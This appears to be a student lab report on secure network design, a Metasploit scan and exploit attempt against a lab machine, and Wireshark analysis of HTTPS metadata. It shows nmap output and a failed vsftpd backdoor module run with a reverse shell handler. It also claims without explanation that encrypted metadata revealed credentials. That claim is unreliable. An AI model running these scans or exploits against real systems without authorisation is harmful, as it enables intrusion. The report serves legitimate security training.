




Title: Secure Network Design, Penetration Testing, and Encrypted Traffic Analysis

Introduction

This report covers secure network design, penetration testing, and encrypted traffic analysis. Tools such as Metasploit Framework are used to identify vulnerabilities, while Wireshark is used to analyze encrypted traffic patterns. The objective is to design a secure network, test it for vulnerabilities, and analyze traffic to understand communication behaviour and improve overall security.

Designing a Basic Network Topology



- Guest network cannot access internal systems.
- VLANs isolate traffic which prevents lateral movement.



- Public services placed separately even if compromised the internal network will be safe.
- Allows HTTP/HTTPS in Web Server only, Blocks guest reaching internal VLAN and Allow employee in DB Server.
- Between router and network firewall filters all incoming/outgoing traffic and blocks unauthorized access.
- Only specific ports are allowed.
- Web Server is isolated if attack happens it doesn't spread to internal network.

DMZ (Demilitarized Zone) - A DMZ is a separate network area where you place public-facing services.

VLAN (Virtual Local Area Network) - A VLAN divides one physical network into multiple logical networks.

Installing and using Metasploit-Framework

Installing metasploit-framework

1. Type "**sudo apt install metasploit-framework**" to install the metasploit.
2. Then type "**msfconsole -v**" as usual to verify the installation version of the metasploit.
 - a. msfconsole -v
Framework Version: 6.4.124-dev
3. You will see the Framework Version like above.

Scanning and Exploiting using metasploit

- Run **msfconsole** to run the framework.
- Used **db_nmap -sV <target>** to scan the target.

```
msf > db_nmap -sV 192.168.0.0
[*] Nmap: Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-09 03:56 +0530
[*] Nmap: Nmap scan report for 192.168.0.0
[*] Nmap: Host is up (0.000094s latency).
[*] Nmap: Not shown: 997 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 80/tcp    open  http   Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
[*] Nmap: 443/tcp   open  ssl/http Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
[*] Nmap: 3306/tcp  open  mysql  MySQL 4.1.7-standard
[*] Nmap: MAC Address: 00:00:00:00:00:00 (VMware)
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 13.51 seconds
```

- Then i tried to exploit a vulnerability.



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
```

```
[*] Started reverse TCP handler on 192.168.204.130:4444
```

```
[-] 192.168.204.129:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.204.129:21).
```

```
[*] Exploit completed, but no session was created.
```

- This result came because vsftpd or port 4444 doesn't exist in our target machine hence the error Exploit failed or connection refused.

Analyzing Encrypted Traffic with Wireshark Python

- I started wireshark and started capturing packets.
- While getting the python script ready to use.
- After letting the wireshark run for 5 minutes i stopped and save the file as "traffic.pcapng".

```
python3 traffic_analyzer.py
```

Matplotlib is building the font cache; this may take a moment.

Top Source IPs:

192.168.0.0: 317

151.101.0.0: 174

142.250.0.0: 35

142.250.0.0: 29

216.239.0.0: 25

Top Destination IPs:


192.168.0.0: 352

151.101.0.0: 150

142.250.0.0: 30

216.239.0.0: 25

142.250.0.0: 25



- The script shows all the destination and sources IPs with their ports it uses to communicate.
- The Bar Graph shows x-axis as size of each network packet and y-axis is how many packets fall into that size range.
- Many small packets were sent and mostly were TCP as i analyzed the wireshark scan. Since i was scanning the target machine using metasploit as well.
- It Contains actual HTTPs data transfers since i was trying to connect to site and logging in.
- While the data was encrypted i was able to analyze the metadata using AI and make out the potential credentials for the Vulnerable Box i was working on.

The packet size distribution shows that the majority of captured packets are small in size, indicating frequent control and acknowledgment traffic typical in HTTPS communication. A smaller number of medium and large packets represent actual data transfer between client and server. This demonstrates that even though HTTPS encrypts payload data, metadata such as packet size and frequency can still provide useful insights into network behavior.

Conclusion And Key Learnings

Conclusion



This task demonstrated how secure network design, penetration testing, and traffic analysis improve cybersecurity. Techniques like DMZ, VLANs, and firewalls help reduce attack surfaces and protect systems. Penetration testing revealed vulnerabilities, while traffic analysis showed that even encrypted data can provide useful insights through metadata. This shows how we can use metasploit to scan a network and even exploit some outdated or vulnerable vulnerabilities. Overall, this task enhanced practical understanding of network security.

Key Learnings

- An error occurred while running `db_nmap -sV <target>` which says database not connected. So I started the postgresql and msfdb init to fix the error.
- Penetration testing using Metasploit helped in understanding real-world vulnerabilities and exploitation techniques.
- Even encrypted traffic reveals useful metadata like packet size and timing, which can be analyzed for security insights.